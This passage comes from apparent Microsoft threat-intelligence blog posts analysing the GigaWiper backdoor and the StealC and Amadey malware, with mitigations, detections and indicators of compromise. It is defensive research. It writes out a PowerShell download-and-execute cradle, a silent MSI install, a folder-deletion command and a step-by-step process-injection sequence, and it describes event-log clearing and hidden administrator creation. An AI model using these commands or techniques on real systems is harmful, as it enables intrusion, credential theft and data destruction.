    • processInfo – Returns the info below:
      • process_name
      • process_user_name
      • process_id
      • process_thread_count
      • process_memory_info
      • process_exe_path
      • process_status
      • process_error

Command 17: Service manager (Type: manage command)

This command is similar to the other manage commands, but for services. It has the following arguments:

  • service_name
  • service_display_name
  • service_exe_path
  • service_operation
    • create
    • delete
    • restart
    • query
    • start
    • list
    • stop

Command 18: Registry manager (Type: manage command)

On first execution, the malware runs rabbit_bin.RunOnceRegistryMain.gowrap1 in the background as a goroutine. On subsequent executions, the routine receives and returns input and output through Go channels. From there, it operates almost like an interactive session, persisting its position in the Registry between requests, and allowing the following operations (arguments):

  • registry_root_key
  • registry_key_path
  • registry_key_name
  • registry_value_entities
  • registry_operation
    • show – Enumerates current key, subkeys, and values
    • navigate – Change current position to a new key and send its contents
    • back – Go up one level from current key
    • exit – Exits the current session
    • createKey
    • deleteKey
    • deleteValue
    • setValue

Command 19: Clears Windows event logs

First, the malware ensures that it’s running with Administrator privileges. Next, it deletes the System, Setup, Application, and ForwardedEvents event logs by running the following command for each:

Command line example showing use of wevutil.exe to clear a specified Windows event log.

Then, for unknown reasons, it prints the hard-coded string “kharbvnmhkjbkjb”.

Finally, it attempts to delete the Security event logs using wevutil.exe. If it fails, it prints the message “Failed to clear Security with wevtutil. Attempting manual removal…” and attempts to directly delete the log file C:\Windows\System32\winevt\Logs\Security.evtx.


Command 20: Starts a server so the attackers can remotely control the system in a VNC-like manner; allows keyboard and mouse control and streams the screen to the attackers (Type: always run command)

This occurs over TCP with the port provided as a command argument. The malware first deletes the existing firewall rule if it exists. The rule name impersonates legitimate Windows firewall rule names:

A code snippet referencing Microsoft.Windows.CloudExperienceHost and a resource path for appDescription.

Finally, the malware creates rules with that name to allow inbound and outbound traffic to its own program over a port provided in the command arguments. The following command is run once with Inbound then with Outbound:

PowerShell command creating a masqueraded Windows firewall rule named after Windows Cloud Experience Host to allow inbound traffic for a specified program and port.

How GigaWiper was assembled

The standalone wiper, implemented as command 1, is only one part of the interesting anatomy of GigaWiper.

The backdoor contains code for two additional wiping commands: command 3, implemented as rabbit_tools_tool_ran_main_cmd_extort.RanMain, and command 12, implemented as rabbit_tools_tool_wipec_main.WipeCMain. Further analysis showed that, like the standalone wiper, these originated from two separate, older malware families previously used by the same threat actor.

In other words, the GigaWiper backdoor is an amalgamation of at least three standalone malware families, stitched together as commands within a single implant, and combined with new backdoor functionality.

RanMain and BigBangExtortMain

As mentioned, command 3 is handled by rabbit_tools_tool_ran_main_cmd_extort.RanMain, which calls rabbit_tools_tool_ran_main_bin.BigBangExtortMain to encrypt the files on the victim system and rename them with the .candy extension. This is a wiper disguised as ransomware. The key and IV are randomly generated but not saved anywhere, and no ransom note is dropped. As a result, the actor has neither the ability nor, apparently, the intent to ever decrypt the files.

The function BigBangExtortMain is notable. A function with the same name was used in the Crucio ransomware, which was documented in a Cybersecurity and Infrastructure Security Agency (CISA) advisory published in December 2023. GigaWiper backdoor command 3 is heavily based on Crucio’s code, leading to the assessment that the same threat actor developed both malware families.

File directory structure showing functions and modules from bigbang and tool_ran_main malware families, including BigBangExtortMain and RanMain components used in GigaWiper.
Figure 6. Left: Crucio functions. Right: GigaWiper’s ran_main functions.

WipeCMain

Command 12 represents the third wiper family that was incorporated into the GigaWiper backdoor. This command is handled by rabbit_tools_tool_wipec_main.WipeCMain. It is very similar to command 1, WipeMain, except that it wipes only the Windows installation drive, and performs more secure wiping with multiple passes.

Our research revealed that WipeCMain is essentially identical to the standalone wiper that Microsoft tracks as FlockWiper. While FlockWiper was written in C, its logic appears to have been reimplemented in Golang within GigaWiper. In essence, the two variants follow the same core execution flow, and many of the strings are identical, though the GigaWiper implementation appears to be a more updated version. FlockWiper was first uploaded to VirusTotal in June 2025, months before GigaWiper was first observed in the wild.

Another notable detail is that the observed FlockWiper samples contain program database (PDB) paths referencing “GRAT”:

  • A:\GRAT\CWipeNew\Release\CWipeNew.pdb
  • E:\files\new\GRAT\CWipe\Release\CWipe.pdb

The name “GRAT” is also prevalent in several function names within the GigaWiper backdoor. Although the FlockWiper binaries do not include “GRAT” functionality, the PDB paths provide another link between the two malware families.

File directory tree showing multiple function names and binaries with the “GRAT” string highlighted, indicating its prevalence in GigaWiper and FlockWiper tool implementations.
Figure 7. References to “GRAT” in function names

Conclusion: Multiple destructive capabilities consolidated into a single implant

GigaWiper is a backdoor with extensive operational capabilities that allow a threat actor to maintain control over infected systems, execute commands, deploy additional tooling, and ultimately trigger one of multiple destructive commands on demand. It allows the threat actor to operate with flexibility, enabling both quiet espionage activity and destructive wiping operations.

Our research reveals that GigaWiper was created by combining and reimplementing components from at least three previously separate malware families. This includes the wiping functionality, and the file-encrypting ransomware that leaves no way to decrypt the files.

We tied GigaWiper to both Crucio and FlockWiper based on code analysis, shared execution flow, function naming, and unique strings. Crucio’s code was the base for GigaWiper command 3, and FlockWiper was recoded in Golang and updated for GigaWiper command 12. In addition, the references of “GRAT” in both the FlockWiper PDB paths and GigaWiper function names provide an additional link between these tools, and suggests the possible existence of another related component or framework that has not yet been recovered.

Overall, these findings show the evolution of the actor’s tooling over time. Functionality was merged into a single robust backdoor, granting the actor more ways to control and destroy infected systems.

Defending against destructive threats

To harden networks against GigaWiper, defenders can implement the following mitigation steps:

  • Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown threats.
  • Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
  • Allow investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
  • Microsoft Defender XDR customers can also implement the following attack surface reduction rules to harden an environment against techniques used by threat actors:

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
ExecutionExecution of malware componentsMicrosoft Defender Antivirus
– Giga
– Wiper
– FlockWiper
– CutBrooch

Microsoft Defender for Endpoint
– ‘WprFlock’ malware was detected
– ‘WprCree’ malware was detected
– ‘FlockWiper’ malware was detected
– ‘GigaWiper’ malware was detected
– Possible ransomware activity
– Ransomware behavior detected in the file system

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Indicators of compromise

IndicatorTypeDescription
633d4cbd496b1094495da89a64f5e6c31a0f6d4d1488411db5b0cba1cfe42001SHA-256GigaWiper backdoor
ce9ad5f6c12019f4aae5b189bd8ddf5bb09e75b06a0a587b25a855c65948c913SHA-256GigaWiper backdoor
f622ed85ef31ad4ab973f4e74524866fe1bb44f0965ad2b2ad796cd657a05bfdSHA-256GigaWiper backdoor
9706a192e2c1a1faaf0a521daf31c2af60ff4590e3f47bbb4abc227f42af0683SHA-256GigaWiper backdoor
3c30deb6556a94cfb84ae51798f4aecfae8c7358e55fdb321c5f2376579631cdSHA-256GigaWiper standalone wiper
440b5385d3838e3f6bc21220caa83b65cd5f3618daea676f271c3671650ce9a3SHA-256Crucio
12c39f052f030a77c0cd531df86ad3477f46d1287b8b98b625d1dcf89385d721SHA-256FlockWiper
db41e0da7ab3305be8d9720769c6950b4dc1c1984ef857d3310eb873a0fc7674SHA-256FlockWiper
185.182.193[.]21IP addressGigaWiper C2
212.8.248[.]104IP addressGigaWiper C2

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post GigaWiper: Anatomy of a destructive backdoor assembled from multiple malware appeared first on Microsoft Security Blog.

StealC and Amadey: Breaking down infostealers and the cybercrime services that deliver them

Infostealers continue to be some of the most pervasive and impactful threats across the cybercrime ecosystem. They play a central role in intrusions, silently harvesting passwords, cookies, and session tokens before exfiltrating stolen data to attacker-controlled infrastructure. If not mitigated, these threats can turn a single consumer-device compromise into an enterprise risk: an infostealer infection on an employee’s personal device could yield corporate virtual private network (VPN) credentials, single sign-on (SSO) tokens, and session cookies that could allow an attacker to bypass multifactor authentication (MFA).  

In the cybercriminal ecosystem, infostealer families like StealC and malware delivery services like Amadey are sold and rented as commodities. Stolen data flows through an underground economy of access brokers that feeds ransomware and other operations. Because the initial infection usually happens outside managed endpoints, defenders might see the breach only after valid credentials are abused, underscoring the importance of identity protection, credential hygiene, and rapid response. 

In this blog, we examine how the infostealer economy has grown into a major threat to enterprise security, with a focus on StealC and Amadey. StealC is an infostealer that collects sensitive data from browsers, cryptocurrency wallets, messaging applications, email clients, and gaming platforms. It is a malware-as-a-service (MaaS) offering that threat actors use to generate customized payloads and manage stolen data through a centralized web panel. Meanwhile, Amadey is a MaaS loader that threat actors use to deliver StealC and other malware. Modular, pay-as-you-go models like StealC and Amadey allow threat actors to use a single initial infection to quickly escalate into multiple other threats.

On June 24, 2026, Microsoft’s Digital Crimes Unit (DCU), working with Europol and industry partners, announced a coordinated disruption action resulting in the takedown, suspension, and blocking of domains and command-and-control (C2) servers that formed the backbone of StealC and Amadey infrastructure. In total, DCU identified over 200 malicious Amadey and StealC command-and-control domains and IPs and moved to shut them down through a mix of court orders, domain seizures, registrations, and provider notifications.As part of this disruption, DCU engineered tools, including the use of Microsoft Copilot, to analyze StealC and Amadey binaries efficiently. These efforts included creating a prompt agent for performing comprehensive analysis of functions, using prompt engineering to generate a Python script for string decryption and extraction of configuration parameters, using Copilot to analyze disassembled malware code and identify C2 servers hardcoded into the malware binaries, and writing software with assistance from Copilot to confirm C2 activity.

The role of infostealers: From credential theft to intrusion

Infostealers like StealC, Lumma Stealer, RedLine, Raccoon, and Vidar enable division of labor across the cybercriminal ecosystem: initial operators deploy the malware at scale, and access brokers validate and monetize the stolen credentials, then resell them at a premium to threat actors seeking a foothold into enterprise environments.

When successfully deployed and executed, information-stealing malware can harvest credentials (usernames, passwords, and session cookies) from infected environments and export them as logs to the attackers’ server. These logs can hold credentials and tokens present on the compromised device, including corporate VPN, email, cloud, and SSO accounts. Stolen corporate credentials are extremely valuable, because a single working account can unlock many enterprise systems at once, especially if MFA could be bypassed using stolen session cookies. 

How an infostealer attack unfolds

While individual families differ in their tradecraft, infostealer-enabled intrusions follow a remarkably consistent path from delivery to impact. The infection chain could begin on an unmanaged or lightly protected device and end, often weeks later, inside a corporate environment, using credentials that look entirely legitimate.

The diagram illustrates a step-by-step process of a cyberattack, starting with luring the target, then executing various malicious actions such as data theft, credential compromise, and evasion of detection, culminating in various malicious outcomes like ransomware, fraud, and data loss.
Figure 1. A generalized end-to-end flow common to modern information-stealing malware, from initial lure through credential theft to downstream enterprise impact.

Infostealer operators favor delivery techniques that scale and rely on ordinary user behavior rather than software vulnerabilities. The most common is deceptive web traffic: search engine optimization (SEO) poisoning and malicious advertising push fake or trojanized versions of popular software, “cracked” applications, and game cheats to the top of search results. A user looking for a free utility downloads a working program bundled with a stealer. A fast-growing variant is the ClickFix technique, in which a website tricks users into pasting a command into the Windows Run dialog or terminal, unknowingly executing the attacker’s script themselves, sidestepping many download-based defenses. Phishing email remains a reliable delivery path as well, particularly for campaigns that target specific organizations or individuals.

Lastly, infostealers are frequently delivered by other malware. Loaders like Amadey, upon establishing a foothold, deploy a stealer, a banking trojan, or additional tooling on demand. Once the loader unpacks the infostealer in memory and evades detection, the infostealer harvests target data. After exfiltrating stolen data, the malware typically deletes itself to hinder investigation. As we discuss in the next section, stolen credentials and tokens rarely stay with the original operator. These are packaged into logs and sold, validated by intermediaries, and eventually monetized as enterprise access, enabling account takeover, fraud, and ransomware.

How stolen credentials are monetized

Once exfiltrated, infostealer logs are rapidly monetized. Within hours, credentials from infected devices often appear on dark web markets or Telegram channels for USD $10-50 per log, while premium logs (with bank or corporate accounts) fetch higher prices, up to $100+ each. However, recent analysis by researchers at Reliaquest shows that Russian markets selling logs as low as $2 per log. These “breach packages” might be purchased in bulk by initial access brokers, specialized intermediaries who test and resell network access.

Alternatively, the operators who originally stole the logs themselves might directly exploit the high-value credentials without involving an access broker or buyer. For example, some ransomware groups deploy infostealers and then use the captured credentials to get inside target networks. The timeline for stolen infostealer credentials turning into enterprise breaches varies widely. Some intrusions occur within 48–72 hours of credentials being stolen, while other stolen credentials could sit dormant for months before they’re used by an attacker.

Infostealer infections often occur outside managed networks, for example, an employee’s home PC where corporate security monitoring is absent. The stolen sign-in reuse might not raise immediate alarms because attackers authenticate with legitimate credentials, even bypassing MFA if they have a session cookie. As a result, many compromised organizations only discover malicious activity after the attacker has taken action (for example, ransomware deployment or a large-scale data exfiltration event). This stealthy progression could make infostealer-driven intrusions a challenge to detect in time.

The diagram illustrates a cyberattack chain where an affiliate initially accesses an employee's device, harvests and processes data, and then leverages the access to deploy ransomware, eventually reselling the credentials on the dark web.
Figure 2. Sample infostealer to ransomware attack chain

StealC: Infostealer for rent

StealC is representative of the modern malware-as-a-service stealer: threat actors rent access to a StealC builder to produce customized samples and a web panel to manage stolen data. This model keeps the barrier to entry low and the volume of distinct samples high. StealC is written in C++. Upon execution, it fingerprints the compromised system, collects saved credentials and cookies from a wide range of browsers, targets cryptocurrency wallets and messaging applications, captures data from email clients, steals Steam session data, takes screenshots of desktop, and exfiltrates credentials to its C2 server.

The malware also functions as a secondary loader, capable of downloading and executing additional payloads (.exe, MSI, or PowerShell scripts) on command from the C2. After completing its tasks, the malware can optionally self-delete to reduce forensic evidence. In addition, StealC queries the system’s default language and runs a language check, terminating itself if the locale matches Russian, Ukrainian, Belarusian, Kazakh, or Uzbek.

The image depicts a world map illustrating the geographical distribution of StealC infections.
Figure 3. Distribution of StealC infections from May 15-June 15, 2026

The malware attempts to create a Windows event using the victim ID as the event name. The victim ID format is <computer name>_<username>. If the event already exists, the malware enters a polling loop at intervals of less than five seconds (varies across variants) until the previous instance of itself completes. This is to avoid having multiple running instances on the device. StealC also contains an embedded expiration date. It compares the current system time against this expiration date and skips all malicious activity if the sample has expired.

C2 registration and configuration

StealC first sends a registration request to the C2 panel and constructs an HTTP POST request containing:

  • Request type: create
  • System hardware ID
  • Malware build ID

This payload is RC4-encrypted using a hard-coded key, Base64-encoded, and then sent to the C2 through HTTP POST request. The decrypted C2 response is parsed as a JSON configuration object containing the following information:

  • An access token used to authenticate all subsequent requests from the malware
  • A list of browser stealing targets (paths, browser types, methods and types, which data to extract)
  • A list of file-grabbing rules (target directories, file masks, size limits, recursion depth)
  • Configuration flags controlling optional modules, including screenshot capture (take_screenshot), loader execution (loader), Steam theft (steal_steam), Outlook theft (steal_outlook), Foxmail theft (steal_foxmail), WinSCP theft (steal_winscp), and self-deletion (self_delete)

If this registration with C2 fails, the malware self-terminates immediately.

StealC performs a comprehensive collection of system information that is exfiltrated to the C2:

  • Network information: IP address and country
  • System identifiers: HWID, OS version and build number, system architecture
  • User context: Username, computer name, running executable path
  • Locale data: Local time, UTC offset, system language, installed keyboard layouts
  • Hardware profile: CPU model, core and thread count, total RAM, battery/laptop detection
  • Display configuration: Virtual screen resolution, monitor details (device name, adapter string, resolution, color depth)
  • GPU information: Graphics adapter details
  • Running processes: Full process list with names and PIDs enumerated through toolhelp snapshots
  • Installed software: Application names and versions from the Uninstall registry keys for both all-users and current-user hives

Browser credential stealing

For Chromium browsers (like Chrome, Edge, Brave, Opera, Vivaldi, and others), the malware resolves the browser’s profile directory under %APPDATA% or %LOCALAPPDATA% and targets the following data stores:

  • Sign-in data: saved user names and passwords
  • Cookies: session cookies
  • Web data: autofill entries and saved credit card information
  • History: browsing history
  • Local extension settings/Sync extension settings/IndexedDB: browser extension data (including cryptocurrency wallet extensions)

To defeat Chromium’s App-Bound Encryption (ABE), StealC does not decrypt these browser secrets within its own process. Instead, it carries an embedded payload (approximately 165 KB) that it injects into a sacrificial suspended process and executes through an asynchronous procedure call (APC). The injection sequence is as follows:

  1. Spawns the target process with CreateProcessA using the CREATE_SUSPENDED flag
  2. Allocates executable memory in the remote process with VirtualAllocEx (MEM_COMMIT, PAGE_EXECUTE_READWRITE).
  3. Writes the embedded payload into that memory with WriteProcessMemory.
  4. Queues the payload to the suspended thread with QueueUserAPC, then calls ResumeThread, so the APC fires and the payload runs in the process context
  5. Waits for the injected code to finish with WaitForSingleObject, then frees the memory and closes the handles

Running in the target process context, the injected module performs the in-process decryption and writes the cleartext result to an inter process communication (IPC) file at C:\ProgramData\<HWID>.txt, where <HWID> is the victim hardware identifier. StealC then reads back up to 511 bytes of decrypted output from that file, processes the result, and deletes the temporary file. The routine retries the injection up to three times if it does not succeed.

The decrypted credential data is formatted as plaintext entries with fields for URL, login, and password, and is then exfiltrated to C2. For Firefox and other Gecko-based browsers (like Thunderbird, Waterfox, and others), the malware locates the profiles.ini to identify active browser profiles, then extracts data from the following:

  • logins.json: stored credentials (hostname, encrypted user name, encrypted password)
  • cookies.sqlite: session cookies
  • formhistory.sqlite: form autofill data
  • places.sqlite: browsing history and bookmarks

Additional credential theft activity

Beyond web browsers, StealC targets credentials saved by several desktop applications, processing each module in order and sending the results to the C2 as it completes them.

StealC enumerates Microsoft Outlook email account profiles stored in the registry under HKCU\Software\Microsoft\Office\<version>\Outlook\Profiles and HKCU\Software\Microsoft\Windows Messaging Subsystem\Profiles. It reads the account values for each profile, including the server settings and user names, and recovers the saved account passwords from their stored encrypted form so that mail server credentials (IMAP, POP3, and SMTP) could be exfiltrated.

The malware also targets the Foxmail email client. It locates the Foxmail data directory and parses account storage files (for example, the Accounts records under each account’s Storage folder). It then extracts the configured email addresses, server details, and saved passwords, decrypting Foxmail’s proprietary password encoding to recover the credentials in plaintext.

For the WinSCP File Transfer Protocol (FTP) and SSH FTP (SFTP) client, the malware collects saved session credentials from either the registry key HKCU\Software\Martin Prikryl\WinSCP 2\Sessions or, when portable storage is used, the WinSCP.ini file. For each session, it recovers the host name, user name, and password, reversing WinSCP’s custom password obfuscation so the stored credentials could be exfiltrated.

To perform file grabbing, the malware processes a list of rules received from the C2. Each rule specifies a target directory, file mask patterns, recursion depth, and optional size limits. The grabber uses recursive directory enumeration to walk the target path. Selected files are copied to a staging directory under C:\ProgramData and read into memory to be exfiltrated to C2. The temporary copy is then deleted.

If enabled in the C2 configuration, the malware specifically targets the Steam gaming application. First, it retrieves the Steam path from the registry key HKCU\SOFTWARE\Valve\Steam and then navigates to the configuration subdirectory inside and collects the following files:

  • ssfn*
  • config.vdf
  • DialogConfig.vdf
  • DialogConfigOverlay*.vdf
  • libraryfolders.vdf
  • loginusers.vdf

If enabled by the C2 configuration, the malware can also capture a full screenshot of the victim’s desktop using the following operations:

  1. Obtains the virtual screen dimensions (spanning all monitors)
  2. Performs a screen capture using a device context and bit-block transfer
  3. Encodes the captured bitmap as a JPEG image at 90% quality
  4. Exfiltrates the result

After data collection is complete, the malware contacts the C2 again with request type loaderwhile authenticating with the previously received access token. The C2 responds with a list of payloads to download and execute. The following three execution methods are supported:

  • EXE execution: Downloads a file, saves it with an .exeextension, and executes the payload
  • PowerShell cradle: Constructs a download-and-execute command (iwr <URL> |iex) and launches it through PowerShell
  • MSI installation: Downloads a file, saves it with an .msi extension, and installs it silently through msiexec.exe /i “<path>” /passive

After all stealing modules have finished, the malware sends a final done notification to the C2 panel, including the access token. This signals to the operator that data collection for the compromised device is complete. All stolen data, such as system information, browser credentials, grabbed files, and screenshots, are transmitted in individual POST requests throughout the execution flow, each being RC4-encrypted and Base64-encoded. If the self-delete flag is set in the C2 configuration, the malware removes itself from disk as its final operation by executing the following command:

Screenshot of command to delete the malware from the disk

Amadey: Malware-as-a-service for delivery of infostealers

Active since at least 2018, Amadey operates as a malware-as-a-service (MaaS) that has been used as a delivery mechanism for downstream malware such as StealC, Lumma Stealer, remote access trojans (RATs), crypto miners, and, in some cases, ransomware.

The image depicts a world map illustrating the global distribution of Amadey infections.
Figure 4. Distribution of Amadey infections from May 15 to June 15, 2026

In December of 2025, researchers at Trellix reported threat actors using the Amadey loader to retrieve the StealC infostealer from a compromised self-hosted GitLab instance, rather than from more familiar public hosting like GitHub. The point of that approach was to make the delivery infrastructure look more legitimate by using a long-established domain with valid TLS certificates, which can help the activity blend in and evade some traditional defenses.

This attack chain began with the first-stage Amadey loader. Once executed, the loader created a mutex to prevent duplication, performed discovery actions, and began communicating with its C2 server. Follow-on activities included the execution of additional components including a clipper plugin, use of PowerShell to expand archived payloads, deployment of additional payloads, and the execution of StealC, which communicated with its own separate C2 infrastructure after execution.

Amadey predates the current infostealer boom but has found renewed relevance as a delivery mechanism. It is a modular backdoor written in C++. It communicates with its C2 server over HTTP and supports backdoor commands for file download, file execution, command execution, modular updates, and network proxy. Operators can push plugins that add capabilities such as credential and clipboard theft, or simply use Amadey to download and run other malware, including infostealers. 

Scheduled task persistence

Upon execution, Amadey attempts to copy itself to the file nudwee.exe in the following target directory, depending on the system:

  • On Windows 10 or Windows 11: C:\Users\<user name>\e079729711
  • Others: %TEMP%\e079729711

After copying its own executable to this path, the malware executes it before creating a scheduled task to establish persistence for the payload.

System information collection

The malware builds a victim fingerprint POST request body with the following fields:

FieldDescription
id:Bot ID
vs:Version (“5.34”)
sd:SD identifier (“8ac688”)
os:OS version
bi:Bitness (32/64-bit)
ar:Admin rights
pc:Computer name
un:User name
dm:Domain name
av:Installed antivirus products
lv:Level (“0”)
og:File size flag

This body is then RC4-encrypted and hex-encoded and later sent to C2 during the C2 bot registration phase.

The malware continues its infection by querying the system registry for keyboard layouts. The malware specifically checks for the following layout IDs:

  • 00000419: Russian
  • 00000422: Ukrainian
  • 00000423: Belarusian

This sets up an internal flag, which is checked before executing certain commands to skip certain functionalities like credential stealing and clipboard stealing.

C2 communication

The malware communicates with its C2 serverover HTTP. In the first phase, the malware performs a status check by sending “st=s“in an HTTP POST request to C2. The C2 server responds with a sleep multiplier, which is a value to specify how long the malware sleeps between command execution.

In the next phase, the malware performs bot registration by sending the RC4-encrypted victim information to the C2. Once this is complete, the C2 starts sending backdoor commands to the Amadey backdoor. After each backdoor command is executed, the malware sleeps for the specified duration before receiving a new backdoor command. All communications between the malware and its C2 infrastructure are encrypted using RC4, with the encryption key embedded in the malware’s configuration.

The following table lists the backdoor commands that Amadey could process and their descriptions:

Backdoor codeNameDescription
0x0A (10)Drop EXEDownloads file from a URL, saves it as .exe, executes the payload
0x0B (11)Drop DLLDownloads a .dll file, loads it through rundll32.exe to execute the payload
0x0C (12)Execute CMDRuns a command through cmd.exe  
0x0D (13)Download and injectDownloads a payload from a URL, performs process injection to execute; retries once with 1s delay
0x0E (14)Execute PS1Downloads and executes a PowerShell script (.ps1
0x0F (15)SOCKS proxy STARTReceives target address, sets proxy flag, and spawns background thread running SOCKS relay loop
0x10 (16)SOCKS proxy STOPDisables proxy flag to terminate relay loop and tears down proxy
0x12 (18)Self-update (rename)–  Compares local binary size against server threshold; if a newer version is available, self-updates by downloading a new executable from the C2, renaming the old binary with the new one, and executes it
0x13 (19)Self-uninstallRemoves scheduled task, writes RunOnce registry key to execute cmd /C RMDIR /s/q C:\Users\<user name>\e079729711 to delete the malware folder on reboot, self-terminates
0x14 (20)Capture and exfiltrate screenshot– Captures a screenshot, saves it as JPG in the system temporary directory using the victim’s unique unit ID as the filename, and uploads it to the C2 server through an HTTP multipart/form-data POST request (?scr=1), sending the image as the data field To improve reliability, attempts up to three screenshot uploads using different configured C2 servers; once the upload process completes, the temporary JPG file is deleted from disk
0x15 (21)Steal credentialsDownloads and loads cred.dll plugin from C2 /Plugins/ path through rundll32.exe cred.dll, Main
0x16 (22)Steal clipboardDownloads and loads clip.dll plugin through rundll32.exe clip.dll, Main
0x17 (23)VNC / Remote accessDownloads VNC plugin manifest from C2, parses for up to 3 component files, downloads and installs each on the infected machine
0x18 (24)Enable RDP– Enables Remote Desktop by allowing inbound RDP connections to the host system – Sets fDenyTSConnections=0 in registry – Executes system commands to enable the Remote Desktop firewall rule, configure the Terminal Services to auto-start, and launch the service; this ensures RDP access is both permitted through the firewall and persistently available across reboots
0x19 (25)Create hidden admin– Extracts credentials from backdoor data to create a new local user account, then escalates it by adding the account to the Administrators group to ensure full system privileges – Disables password expiration and preventing password changes on this admin account
0x1A (26)Russian system checkConfirms if Amadey is running on a Russian system
0x1B (27)Drop MSIDownloads .msi file, installs with /quiet flag
0x1C (28)Execute CMD (elevated)Runs command via cmd.exe with elevated privilege
0x1D (29)Drop EXE (elevated)Downloads .exe, executes with elevated privilege

Plugins like cred.dll and clip.dll are downloaded from the C2 server at runtime.

In the generic handler used by commands 0x0A, 0x0C, 0x1B, 0x1C, 0x1D, the C2 can specify one of these in the backdoor data for the payload drop location:

ValueLocation
0 AppData (%APPDATA%)
1 Temp (%TEMP%)
2 User Profile (%USERPROFILE%)
3 Desktop

Defending against StealC and Amadey intrusions

To defend against attacks from infostealers like StealC and malware families like Amadey, Microsoft recommends the following mitigation measures:

  • Read the human-operated ransomware threat overview for advice on developing a holistic security posture to prevent ransomware, including credential hygiene and hardening recommendations.
  • Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Turn on tenant-wide tamper protection features to prevent attackers from stopping security services or using antivirus exclusions. Without tamper protection, attackers could simply turn off Microsoft Defender Antivirus without the need to acquire higher privileges.
    • If there is an issue with a device during roll out of various antivirus features, the device can be placed in troubleshooting mode to turn off tamper protection temporarily without impacting the wider organizational security policy.
  • Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
PersistenceThreat actors distributed malware familiesMicrosoft Defender for Antivirus
– Trojan:Win32/Amadey
– Trojan:Win64/Amadey
– Trojan:MSIL/Amadey
– Trojan:PowerShell/Amadey
– Behavior:Win64/Amadey
– Behavior:Win32/Amadey
– TrojanDownloader:Win32/Amadey
– TrojanDownloader:Win64/Amadey
– TrojanDownloader:PowerShell/Amadey
– TrojanDownloader:MSIL/Amadey
– TrojanDownloader:Win64/Stealc
– TrojanDownloader:VBS/StealC
– TrojanDownloader:PowerShell/StealC
– TrojanDownloader:MSIL/StealC
– Trojan:Win64/Stealc
– Trojan:Win32/Stealc
– Trojan:MSIL/Stealc
– Behavior:Win64/Stealc

Microsoft Defender for Endpoint
– ‘Amadey’ malware was prevented
– ‘StealC’ malware was prevented
– User account created under suspicious circumstances
– New group added suspiciouslyInformation stealing malware activity
ImpactThreat actors can deploy ransomwareMicrosoft Defender for Endpoint
– Ransomware-linked threat actor detected
– A file or network connection related to a ransomware-linked emerging threat activity group detected  

Microsoft Security Copilot

